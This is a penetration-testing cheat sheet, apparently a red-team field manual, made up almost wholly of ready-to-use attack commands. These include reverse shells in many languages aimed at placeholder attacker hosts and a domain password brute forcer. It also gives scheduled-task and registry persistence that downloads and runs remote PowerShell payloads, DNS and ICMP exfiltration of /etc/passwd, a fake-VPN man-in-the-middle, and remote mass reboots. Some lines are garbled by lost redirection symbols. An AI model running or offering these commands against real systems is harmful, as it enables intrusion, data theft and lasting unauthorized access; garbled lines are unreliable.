2. c:\ powershell -noprofile -noninteractive -noexit -command "& {$cmd=type 'c:\windows\temp_shell.txt';powershell -noprofile -noninteractive -noexit -encodedCommand $cmd}"

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Windows Registry

OS information

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion
```

Product name

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
ProductName
```

Date of install

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v InstallDate
```

Registered owner

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v RegisteredOwner
```

System root

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v SystemRoot
```

Time zone (offset in minutes from UTC)

```
HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v ActiveTimeBias
```

Mapped network drives

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive
MRU
```

Mounted devices

```
HKLM\System\MountedDevices
```

USB devices

```
HKLM\System\CurrentControlSet\Enum\USBStor
```

Turn on IP forwarding

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters -
IPEnableRouter = 1
```

Password keys: LSA secrets can contain VPN, Autologon, other passwords

```
HKEY_LOCAL_MACHINE\Security\Policy\Secrets
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\autoadminlogon
```

Audit policy

```
HKLM\Security\Policy\PolAdTev
```

Kernel/user services

HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services

Installed software on machine

HKLM\Software

Installed software for user

HKCU\Software

Recent documents

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

Recent user locations

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU & \OpenSaveMRU

Typed URLs

HKCU\Software\Microsoft\Internet Explorer\TypedURLs

MRU lists

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

Last registry key accessed

HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\RegEdit /v LastKey

Startup locations

HKLM\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load & \Run

Enumerating Windows Domain with dsquery

List users on domain with no limit on results

```
dsquery user -limit 0
```

List groups for domain=victim.com

```
dsquery group "cn=users, dc=victim, dc=com"
```

List Domain Admin accounts

```
dsquery group -name "domain admins"| dsget group -members -expand
```

List all groups for a user

```
dsquery user -name bob* | dsget user -memberof -expand
```

Get a user's login ID

```
dsquery user -name bob* | dsget user -samid
```

List accounts inactive for 2 weeks

```
dsquery user -inactive 2
```

Add domain user

```
dsadd user "CN=Bob,CN=Users,DC=victim,DC=com" -samid bob -pwd bobpass -
display "Bob" -pwdneverexpires yes -memberof "CN=Domain
Admins,CN=Users,DC=victim,DC=com
```

Delete user

```
dsrm -subtree -noprompt "CN=Bob,CN=Users,DC=victim,DC=com"
```

List all operating systems on domain

```
dsquery * "DC=victim,DC=com" -scope subtree -attr "cn" "operatingSystem"
"operatingSystemServicePack" -filter
"(&(objectclass=computer)(objectcategory=computer)(operatingSystem=Windows*
))"
```

List all site names

```
dsquery site -o rdn -limit 0
```

List all subnets within a site

```
dsquery subnet -site  sitename  -o rdn
```

List all servers within a site

```
dsquery server -site  sitename  -o rdn
```

Find servers in the domain

```
dsquery * domainroot -filter
"(&(objectCategory=Computer)(objectClass=Computer)(operatingSystem='Server'
))" -limit 0
```

Domain controllers per site

```
dsquery * "CN=Sites,CN=Configuration,DC=forestRootDomain" -filter
(objectCategory=Server)
```

Windows Scripting

' If scripting in batch file, variables must be preceeded with %%, i.e. %%i

Nested for loop ping sweep

```
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100
10.10.%i.%x 2 nul | find "Reply" && echo 10.10.%i.%x    live.txt)
```

Loop through file

```
for /F %i in ( file ) do  command
```

Domain brute forcer

```
for /F %n in (names.txt) do for /F %p in (pawds.txt) do net use \\DC01\IPC$
/user: domain \%n %p 1 NUL 2 &1 && echo %n:%p && net use /delete
\\DC01\IPC$   NUL
```

Account lockout (lockout.bat)

```
@echo Test run:
for /f %%U in (list.txt) do @for /l %%C in (1,1,5) do @echo net use \\WIN-
1234\c$ /USER:%%U wrongpass
```

DHCP exhaustion

```
for /L %i in (2,1,254) do (netsh interface ip set address local static
1.1.1.%i  netmask   gw   ID  %1 ping 127.0.0.1 -n 1 -w 10000   nul %1)
```

DNS reverse lookup

```
for /L %i in (100,1,105) do @ nslookup 1.1.1.%i | findstr /i /c:"Name"
dns.txt && echo Server:  1.1.1.%i    dns.txt
```

Search for files beginning with the word "pass" and then print if it's a directory, file date/time, relative path, actual path and size (@variables are optional)

```
forfiles /P c:\temp /s /m pass* -c "cmd /c echo @isdir @fdate @ftime
@relpath @path @fsize"
```

Simulate malicious domain callouts (useful for AV/IDS testing)

```
# Run packet capture on  attack domain  to receive callout
# domains.txt should contain known malicious domains

for /L %i in (0,1,100) do (for /F %n in (domains.txt) do nslookup %n
 attack domain    NUL 2 &1 & ping -n 5 127.0.0.1   NUL 2 &1
```

IE web looper (traffic generator)

```
for /L %C in (1,1,5000) do @for %U in (www.yahoo.com www.pastebin.com
www.paypal.com www.craigslist.org www.google.com) do start /b iexplore %U &
ping -n 6 localhost & taskkill /F /IM iexplore.exe
```

Get permissions on service executables

```
for /f "tokens=2 delims='=' %a in ('wmic service list full |find /i
"pathname" |find /i /v "system32"') do @echo %a
c:\windows\temp\3afd4ga.tmp

for /f eol = "  delims = " %a in (c:\windows\temp\3afd4ga.tmp) do cmd.exe
/c icacls "%a"
```

Rolling reboot (replace /r with /s for a shutdown):

```
for /L %i in (2,1,254) do shutdown /r /m \\1.1.1.%i /f /t 0 /c "Reboot
message"
```

Shell escalation using VBS (Need elevated credentials)

```
# Create .vbs script with the following

Set shell ' wscript.createobject("wscript.shell")
Shell.run "runas /user: user  " & """" &
C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c \" & """" & "IEX ((New-
Object Net.WEbClient).downloadstring(' url '))\" & """" & """"
wscript.sleep (100)
shell.Sendkeys " password " & "{ENTER}"
```

Task Scheduler

' Scheduled tasks binary paths CANNOT contain spaces because everything after the first space in the path is considered to be a command-line argument. Enclose the /TR path parameter between backslash (\) AND quotation marks (") :

```
… /TR "\"C:\Program Files\file.exe\" -x arg1"
```

Task Scheduler (ST=start time, SD=start date, ED=end date) *must be admin

```
SCHTASKS /CREATE /TN  Task Name  /SC HOURLY /ST  HH:MM  /F /RL HIGHEST /SD
 MM/DD/YYYY  /ED  MM/DD/YYYY  /tr "C:\my.exe" /RU  DOMAIN\user  /RP
 password
```

Task scheduler persistence [10]

```
'For 64 bit use:
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe"

# (x86) on User Login
SCHTASKS /CREATE /TN  Task Name  /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http:// ip : port / payload '''))'" /SC
onlogon /RU System

# (x86) on System Start
SCHTASKS /CREATE /TN  Task Name  /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http:// ip : port / payload '''))'" /SC
onstart /RU System

# (x86) on User Idle (30 Minutes)
SCHTASKS /CREATE /TN  Task Name  /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http:// ip : port / payload '''))'" /SC
onidle /i 30
```

NETWORKING

Common Ports

21	FTP	520	RIP
22	SSH	546/~	DHCPv6
23	Telnet	58~	SMTP
25	SMTP	902	VMWare
49	TACACS	1080	Socks Proxy
53	DNS	1194	VPN
6~/8	DHCP (UDP)	1433/4	MS-SQL
69	TFTP (UDP)	1521	Oracle
80	HTTP	1629	DameWare
88	Kerberos	2049	NFS
110	POP3	3128	Squid Proxy
111	RPC	3306	MySQL
123	NTP (UDP)	3389	RDP
135	Windows RPC	5060	SIP
13~	NetBIOS	5222	Jabber
138	NetBIOS	5432	Postgres
139	SMB	5666	Nagios
143	IMAP	5900	VNC
161	SNMP (UDP)	6000	X11
1~9	BGP	6129	DameWare
201	AppleTalk	666~	IRC
389	LDAP	9001	Tor
443	HTTPS	9001	HSQL
445	SMB	9090/1	Openfire
500	ISAKMP (UDP)	9100	Jet Direct
514	Syslog		

TTL Fingerprinting

```
Windows : 128
Linux   : 64
Network : 255
Solaris : 255
```

IPv4

Classful IP ranges

A	0.0.0.0	- 127.255.255.255
B	128.0.0.0	- 191.255.255.255
C	192.0.0.0	- 223.255.255.255
D	224.0.0.0	- 239.255.255.255
E	240.0.0.0	- 255.255.255.255

Reserved ranges

10.0.0.0	- 10.255.255.255
127.0.0.0	- 127.255.255.255
172.16.0.0	- 172.31.255.255
192.168.0.0	- 192.168.255.255

Subnetting

/31	255.255.255.254	1 Host
/30	255.255.255.252	2 Hosts
/29	255.255.255.248	6 Hosts
/28	255.255.255.240	14 Hosts
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	510 Hosts
/22	255.255.252.0	1022 Hosts
/21	255.255.248.0	2046 Hosts
/20	255.255.240.0	4094 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Hosts
/10	255.192.0.0	4194302 Hosts
/9	255.128.0.0	8388606 Hosts
/8	255.0.0.0	16777214 Hosts

Calculating subnet range

Given: 1.1.1.101/28

- ✓ /28 = 255.255.255.240 netmask
- ✓ 256 - 240 = 16 = subnet ranges of 16, i.e.
  - 1.1.1.0
  - 1.1.1.16
  - 1.1.1.32...
- ✓ Range where given IP falls: 1.1.1.96 - 1.1.1.111

IPv6

Broadcast addresses

```
ff02::1 - link-local nodes
ff05::1 - site-local nodes
ff01::2 - node-local routers
ff02::2 - link-local routers
ff05::2 - site-local routers
```

Interface addresses

```
fe80:: - link-local
2001:: - routable

::a.b.c.d - IPv4 compatible IPv6
::ffff:a.b.c.d - IPv4 mapped IPv6
```

THC IPv6 toolkit

```
Remote Network DoS:
  rsumrf6 eth#  remote_ipv6
```

SOCAT tunnel IPv6 through IPv4 tools

```
  socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2001::]:80
  ./nikto.pl -host 12~.0.0.1 -port 8080
```

Cisco Commands

Command	Description
enable	Enter privilege mode
#configure terminal	Configure interface
(config)#interface fa0/0	Configure FastEthernet 0/0
(config-if)#ip addr 1.1.1.1 255.255.255.0	Add IP to fa0/0
(config)#line vty 0 4	Configure vty line
(config-line)#login	1. Set telnet password
(config-line)#password password	2. Set telnet password
#show session	Open sessions
#show version	IOS version
#dir file systems	Available files
#dir all-filesystems	File information
#dir /all	Deleted files
#show running-config	Config loaded in mem
#show startup-config	Config loaded at boot
#show ip interface brief	Interfaces
#show interface e0	Detailed interface info
#show ip route	Routes
#show access-lists	Access lists
#terminal length 0	No limit on output
#copy running-config startup-config	Replace run w/ start config
#copy running-config tftp	Copy run config to TFTP Svr

Cisco IOS 11.2-12.2 vulnerability

http:// ip /level/ 16-99 /exec/show/config

SNMP

Must start TFTP server 1st

./snmpblow.pl -s srcip -d rtr_ip -t attackerip -f out.txt snmpstrings.txt

Windows running services:

snmpwalk -c public -v1 ip 1 |grep hrSWRunName |cut -d" " -f4

Windows open TCP ports:

smpwalk … |grep tcpConnState |cut -d" " -f6 |sort -u

Windows installed software:

smpwalk … |grep hrSWInstalledName

Windows users:

snmpwalk … ip 1.3 |grep ^.1.2.25 … -f4

Packet Capturing

Capture TCP traffic on port 22-23

```
tcpdump -nvvX -s0 -i eth0 tcp portrange 22-23
```

Capture traffic to specific IP excluding specific subnet

```
tcpdump -I eth0 -tttt dst  ip  and not net 1.1.1.0/24
```

Capture traffic b/w local-192.1

```
tcpdump net 192.1.1
```

Capture traffic for <sec> seconds

```
dumpcap -I eth0 -a duration: sec  -w file  file.pcap
```

Replay pcap

```
file2cable -i eth0 -f file.pcap
```

Replay packets (fuzz | DoS)

```
tcpreplay --topspeed --loop=0 --intf=eth0  .pcap_file_to_replay  --
mbps=10|100|1000
```

DNS

DNSRecon

```
Reverse lookup for IP range:
./dnsrecon.rb -t rvs -i 192.1.1.1,192.1.1.20

Retrieve standard DNS records:
./dnsrecon.rb -t std -d domain.com

Enumerate subdomains:
./dnsrecon.rb -t brt -d domain.com -w hosts.txt

DNS zone transfer:
./dnsrecon -d domain.com -t axfr
```

Nmap Reverse DNS lookup and output parser

```
nmap -R -sL -Pn -dns-servers  dns svr ip   range  | awk '{if(($1" "$2"
"$3)=="Nmap scan report")print$5" "$6}' | sed 's/(//g' | sed 's/)//g'
dns.txt
```

VPN

Write PSK to file

```
ike-scan -M -A  vpn_ip  -P file
```

DoS VPN server

```
ike-scan -A -t 1 --sourceip= spoof_ip   dst_ip
```

FIKED - fake VPN server

✓ Must know the VPN group name and pre-shared key

1. Ettercap filter to drop IPSEC traffic (UDP port 500)

```
if(ip.proto == UDP && udp.src == 500){
    kill();
    drop();
    msg("''''''UDP packet dropped''''''");
}
```

2. Compile filter

```
etterfilter udpdrop.filter -o udpdrop.ef
```

3. Start Ettercap and drop all IPSEC traffic

```
#ettercap -T -q -M arp -F udpdrop.ef // //
```

4. Enable IP Forward

```
echo "1"   /proc/sys/net/ipv4/ip_forward
```

5. Configure IPtables to port forward to Fiked server

```
iptables -t nat -A PREROUTING  -p udp -I eth0 -d  VPN Server IP   -j
DNAT - - to  Attacking Host IP
iptables -P FORWARD ACCEPT
```

6. Start Fiked to impersonate the VPN Server

```
fiked - g  vpn gateway ip  - k  VPN Group Name:Group Pre-Shared Key
```

7. Stop Ettercap
8. Restart Ettercap without the filter

```
ettercap -T -M arp // //
```

Putty

Reg key to have Putty log everything (including conversations)

```
[HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\Default%20Settings]
"LogFileName"="%TEMP%\putty.dat"
"LogType"=dword:00000002"
```

TIPS AND TRICKS

File Transfer

FTP through non-interactive shell

```
echo open  ip  21   ftp.txt
echo  user     ftp.txt
echo  pass     ftp.txt
echo bin    ftp.txt
echo GET  file     ftp.txt
echo bye    ftp.txt
ftp -s:ftp.txt
```

DNS transfer on Linux

```
On victim:
1.  Hex encode the file to be transferred
    xxd -p secret   file.hex
2.  Read in each line and do a DNS lookup
    for b in `cat file.hex `; do dig $b.shell.evilexample.com; done

On attacker:
1.  Capture DNS exfil packets
    tcdpump -w /tmp/dns -s0 port 53 and host system.example.com
2.  Cut the exfilled hex from the DNS packet
    tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d' ' |
    cut -f1 -d'.' | uniq   received.txt
3.  Reverse the hex encoding
    xxd -r -p   receivedu.txt   keys.pgp
```

Exfil command output on a Linux machine over ICMP

```
On victim (never ending 1 liner):
  stringZ=`cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n"`;
counter=0; while ((${counter  = ${#stringZ}));do ping -s 16 -c 1 -p
${stringZ:$counter:16} 192.168.10.10 &&
counter=$((counter+16));done

On attacker (capture packets to data.dmp and parse):
  tcpdump -ntvvSxs 0 'icmp[0]=8'   data.dmp
  grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p
```

Open Mail Relay

```
C:\  telnet x.x.x.x 25
HELO x.x.x.x
MAIL FROM: me@you.com
RCPT TO: you@you.com
DATA
Thank You.
.
quit
```

Reverse Shells [1][3][4]

Netcat (* start listener on attack box to catch shell)

```
nc 10.0.0.1 1234 -e /bin/sh                    Linux reverse shell
nc 10.0.0.1 1234 -e cmd.exe                    Windows reverse shell
```

Netcat (some versions don't support -e option)

```
nc -e /bin/sh 10.0.0.1 1234
```

Netcat work-around when -e option not possible

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2 &1|nc 10.0.0.1 1234  /tmp/f
```

Perl

```
perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM,
getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){
open(STDIN," &S");open(STDOUT," &S"); open(STDERR," &S"); exec("/bin/sh -
i");};'
```

Perl without /bin/sh

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN- fdopen($c,r);$~-
 fdopen($c,w);system$_ while  ;'
```

Perl for Windows

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN-
 fdopen($c,r);$~- fdopen($c,w);system$_ while  ;'
```

Python

```
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

Bash

```
bash -i  & /dev/tcp/10.0.0.1/8080 0 &1
```

Java

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5  /dev/tcp/10.0.0.1/2002;cat  &5 |
while read line; do \$line 2 &5  &5; done"] as String[])
p.waitFor()
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i  &3  &3 2 &3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i; exec
sprintf("/bin/sh -i  &%d  &%d 2 &%d",f,f,f)'
```

Ruby without /bin/sh

```
by -rsocket -e 'exit if
fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r
"){|io|c.print io.read}end'
```

Ruby for Windows

```
ruby -rsocket -e
'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|
io|c.print io.read}end'
```

Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet attackerip 4444 0/tmp/p
--OR--
telnet attackerip 4444 | /bin/bash | telnet attackerip 4445
```

Xterm

```
xterm -display 10.0.0.1:1
o Start Listener: Xnest :1
o Add permission to connect: xhost +victimIP
```

Misc

```
wget hhtp:// server /backdoor.sh -O- | sh  Downloads and runs backdoor.sh
```

PERSISTENCE

FOR LINUX PERSISTENCE (ON ATTACK BOX)

```
crontab -e : set for every 10 min
0-59/10 * * * * nc  ip  777 -e /bin/bash
```

WINDOWS TASK SCHEDULER PERSISTENCE (START TASK SCHEDULER)

```
sc config schedule start= auto
net start schedule
at 13:30 ""C:\nc.exe  ip  777 -e cmd.exe""
```

WINDOWS PERSISTENT BACKDOOR WITH FIREWALL BYPASS

1. REG add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v firewall /t REG_SZ /d "c:\windows\system32\backdoor.exe" /f
2. at 19:00 /every:M,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3. SCHTASKS /Create /RU "SYSTEM" /SC MINUTE /MO 45 /TN FIREWALL /TR "%USERPROFILE%\backdoor.exe" /ED 12/12/2012

REMOTE PAYLOAD DEPLOYMENT VIA SMB OR WEBDAV [6]

Via SMB:
1. From the compromised machine, share the payload folder
2. Set sharing to 'Everyone'
3. Use psexec or wmic command to remotely execute payload

Via WebDAV:
1. Launch Metasploit 'webdav_file_server' module
2. Set following options:
    - localexe=true
    - localfile= payload
    - localroot= payload directory
    - disablePayloadHandler=true
3. Use psexec or wmic command to remotely execute payload

```
psexec \\ remote ip  /u domain\compromised_user /p password "\\ payload
ip \test\msf.exe"

-- OR -

wmic /node: remote ip  /user:domain\compromised_user //password:password
process call create "\\ payload ip \test\msf.exe"
```

Tunneling

fpipe – listen on 1234 and forward to port 80 on 2.2.2.2

```
fpipe.exe -l 1234 -r 80 2.2.2.2
```

Socks.exe – scan intranet through socks proxy

```
On redirector (1.1.1.1):
  socks.exe -i1.1.1.1 -p 8080

On attacker:
Modify /etc/proxychains.conf:
Comment out:      #proxy_dns
Comment out:      #socks4a 12^.0.0.1        9050
Add line:         socks4          1.1.1.1          8080
Scan through socks proxy:
  proxychains nmap -PN -vv -sT -p 22,135,139,445 2.2.2.2
```

Socat – listen on 1234 and forward to port 80 on 2.2.2.2

```
socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80
```

stunnel – SSL encapsulated NC tunnel (Windows & Linux) [8]

```
On attacker (client):
Modify /stunnel.conf
        client = yes
        [netcat client]
        accept = 5555
        connect = -Listening IP-:4444

On victim (listening server):
Modify /stunnel.conf
        client = no
        [netcat server]
        accept = 4444
        connect = ----
C:\  nc -vlp ----

On attacker (client):
# nc -nv 12^.0.0.1 5555
```

Google Hacking

Search Term	Description
site: [url]	search only one [url]
numrange:[#]…[#]	search within a number range
date:[#]	search within past [#] months
link: [url]	find pages that link to [url]
related: [url]	find pages related to [url]
intitle: [string]	find pages with [string] in title
inurl: [string]	find pages with [string] in url
filetype: [xls]	find files that are xls
phonebook: [name]	find phone book listings of [name]

Video Teleconferencing

Polycom

```
telnet  ip
#Enter 1 char, get uname:pwd
http:// ip /getsecure.cgi
http:// ip /en_a_rc1.htm
http:// ip /a_security.htm
http:// ip /a_rc.htm
```

Tandberg

```
http:// ip /snapctrl.ssi
```

Sony webcam

```
http:// ip /command/visca-gen.cgi?visca= str
8101046202FF : Freeze Camera
```

TOOL SYNTAX

Nmap

Scan types

-sP : ping scan
-sS : syn scan
-sT : connect scan
-sU : udp scan
-sO : protocol scan

Options

-p1-65535 : ports
-T[0-5] : 0=5m, 1=15s, 2=.4s
-n : no dns resolution
-O : OS detection
-A : aggressive scan
-sV : version detection
-PN : no ping
-6 : IPv6 scan
--randomize-hosts

Output/Input

-oX file : write to xml file
-oG file : write to grep file
-oA file : save as all 3 formats
-iL file : read hosts from file
-excludefile file : excludes hosts in file

Advanced options

-sV -p# --script=banner
-traceroute
-ttl : set TTL
--script script

Firewall evasion

-f : fragment packets
-S ip : spoof src
-g # : spoof src port
-D ip , ip : Decoy
--mtu # : set MTU size
--spoof-mac mac
--data-length size
(append random data)
--scan-delay 5s

Convert Nmap XML file to HTML:

```
xsltproc nmap.xml -o nmap.html
```

Generate live host file:

```
nmap -sP -n -oX out.xml 1.1.1.0/24 2.2.2.0/24 | grep "Nmap" | cut -d " " -f
5 > live_hosts.txt
```

Compare Nmap results

```
ndiff scan1.xml scan2.xml
```

DNS reverse lookup on IP range

```
nmap -R -sL -dns-server server 1.1.1.0/24
```

IDS Test (xmas scan with decoy IPs and spoofing)

```
for x in {1..10000..1};do nmap -T5 -sX -S spoof-source-IP -D comma-
seperated with no spaces list of decoy IPs --spoof-mac aa:bb:cc:dd:ee:ff -
e eth0 -Pn targeted-IP ;done
```

WIRESHARK

Filter	Description
eth.addr/eth.dst.eth.src	MAC
rip.auth.passwd	RIP password
ip.addr/ip.dst/ip.src (ipv6.)	IP
tcp.port/tcp.dstport/tcp.srcport	TCP ports
tcp.flags (ack,fin,push,reset,syn,urg)	TCP flags
udp.port/udp.dstport/udp.srcport	UDP ports
http.authbasic	Basic authentication
http.www_authentication	HTTP authentication
http.data	HTTP data portion
http.cookie	HTTP cookie
http.referer	HTTP referer
http.server	HTTP Server
http.user_agent	HTTP user agent string
wlan.fc.type eq 0	802.11 management frame
wlan.fc.type eq 1	802.11 control frame
wlan.fc.type eq 0	802.11 data frame
wlan.fc.type_subtype eq 0 (1=reponse)	802.11 association request
wlan.fc.type_subtype eq 2 (3=response)	802.11 reassociation req
wlan.fc.type_subtype eq 4 (5=response)	802.11 probe request
wlan.fc.type_subtype eq 8	802.11 beacon
wlan.fc.type_subtype eq 10	802.11 disassociate
wlan.fc.type_subtype eq 11 (12=deauthenticate)	802.11 authenticate

COMPARISON OPERATORS

eq OR ==
ne OR !=
gt OR >
lt OR <
ge OR >=
le OR <=

LOGICAL OPERATORS

and OR &&
or OR ||
xor OR ^^
not OR !

NETCAT

BASICS

Connect to [TargetIP] Listener on [port]:
$ nc [TargetIP] [port]

Start Listener:
$ nc -l -p [port]

PORT SCANNER

TCP Port Scanner in port range [startPort] to [endPort]:
$ nc -v -n -z -w1 [TargetIP] [startPort]-[endPort]

FILE TRANSFERS

Grab a [filename] from a Listener:

1. Start Listener to push [filename]
   $ nc -l -p [port] [filename]
2. Connect to [TargetIP] and Retrieve [filename]
   $ nc -w3 [TargetIP] [port] [filename]

Push a [filename] to Listener:

1. Start Listener to pull [filename]
   $ nc -l -p [port] [filename]
2. Connect to [TargetIP] and push [filename]
   $nc -w3 [TargetIP] [port] [filename]

BACKDOOR SHELLS

Linux Shell:
$ nc -l -p [port] -e /bin/bash

Linux Reverse Shell:
$ nc [LocalIP] [port] -e /bin/bash

Windows Shell:
$ nc -l -p [port] -e cmd.exe

Windows Reverse Shell:
$ nc [LocalIP] [port] -e cmd.exe

VLC Streaming

```
# Use cvlc (command line VLC) on target to mitigate popups
```

Capture and stream the screen over UDP to <attackerip>:1234

```
# Start a listener on attacker machine
  vlc udp://@:1234

-- OR -

# Start a listener that stores the stream in a file.
  vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,
ab=128,channels=2,samplerate=44100}:file{dst=test.mp4} :no-sout-rtp-sap
:no-sout-standard-sap :ttl=1 :sout-keep

# This may make the users screen flash. Lower frame rates delay the video.
  vlc screen:// :screen-fps=25  :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:udp{dst= attackerip :1234} :no-sout-rtp-sap :no-sout-
standard-sap :ttl=1 :sout-keep
```

Capture and stream the screen over HTTP

```
# Start a listener on attacker machine
  vlc http://server.example.org:8080

-- OR -

# Start a listener that stores the stream to a file
  vlc http://server.example.org:8080 --
sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samp
lerate=44100}:file{dst=test.mp4}

# Start streaming on target machine
  vlc screen:// :screen-fps=25  :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:http{mux=ffmpeg{mux=flv},dst=:8080/} :no-sout-rtp-sap :no-
sout-standard-sap :ttl=1 :sout-keep
```

Capture and stream over broadcast

```
# Start a listener on attacker machine for multicast
  vlc udp://@ multicastaddr :1234

# Broadcast stream to a multicast address
  vlc screen:// :screen-fps=25  :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:udp{dst= multicastaddr :1234} :no-sout-rtp-sap :no-sout-
standard-sap :ttl=1 :sout-keep
```

Capture and record your screen to a file

```
  vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:file{dst=C:\\Program Files (x86)\\VideoLAN\\VLC\\test.mp4}
:no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

Capture and stream the microphone over UDP

```
 vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"
```

SSH

```
/etc/ssh/ssh_known_hosts                    #System-wide known hosts
~/.ssh/known_hosts                          #Hosts user has logged into
sshd-generate                               #Generate SSH keys (DSA/RSA)
ssh keygen -t dsa -f /etc/ssh/ssh_host_dsa_key      #Generate SSH DSA keys
ssh keygen -t rsa -f /etc/ssh/ssh_host_rsa_key      #Generate SSH RSA keys
```

- ✓ If already in ssh session, press SHIFT ~C to configure tunnel
- ✓ Port forwarding must be allowed on target
- ✓ /etc/ssh/sshd_config - AllowTcpForwarding YES

To establish an SSH connection on different port

```
> ssh root@2.2.2.2 -p 8222
```

Setup X11 forwarding from target, from attack box run

```
> xhost+
> vi ~/.ssh/config - Ensure 'ForwardX11 yes'
> ssh -X root@2.2.2.2
```

Remote port forward on 8080, forward to attacker on 443

```
> ssh -R8080:12~.0.0.1:443 root@2.2.2.2.
```

Local port forward on port 8080 on attack box and forwards through SSH tunnel to port 3300 on internal target 3.3.3.3

```
> ssh -L8080:3.3.3.3:443 root@2.2.2.2
```

Dynamic tunnel used in conjunction with proxychains. Ensure /etc/proxychains.conf is configured on correct port (1080)

```
> ssh -D1080 root@2.2.2.2

In a separate terminal run:
> proxychains nmap -sT -p80,443 3.3.3.3
```

Metasploit

Command	Description
msfconsole -r file.rc	Load resource file
msfcli | grep exploit/window	List Windows exploits
msfencode -l	List available encoders
msfpayload -h	List available payloads
show exploits	Display exploits
show auxiliary	Display auxiliary modules
show payloads	Display payloads
search <string>	Search for string
info <module>	Show module information
use <module>	Load exploit or module
show options	Displays module options
show advanced	Displays advanced options
set <option> <value>	Sets a value
sessions -v	List session: -k # (kill) -u # (upgrade to Meterpreter)
sessions -s script	Run Meterpreter script on all sessions
jobs -l	List all jobs (-k # = kill)
exploit -j	Run exploit as job
route add <ip> <nmask> <sid>	Pivoting
loadpath /home/modules	Load 3rd party tree
irb	Live Ruby interpreter shell
connect -s <ip> 443	SSL connect (NC clone)
route add <ip> <mask> <session id>	Add route through session (pivot)
exploit/multi/handler - set ExitOnSession False	Advanced option allows for multiple shells
set ConsoleLogging true (also SessionLogging)	Enables logging

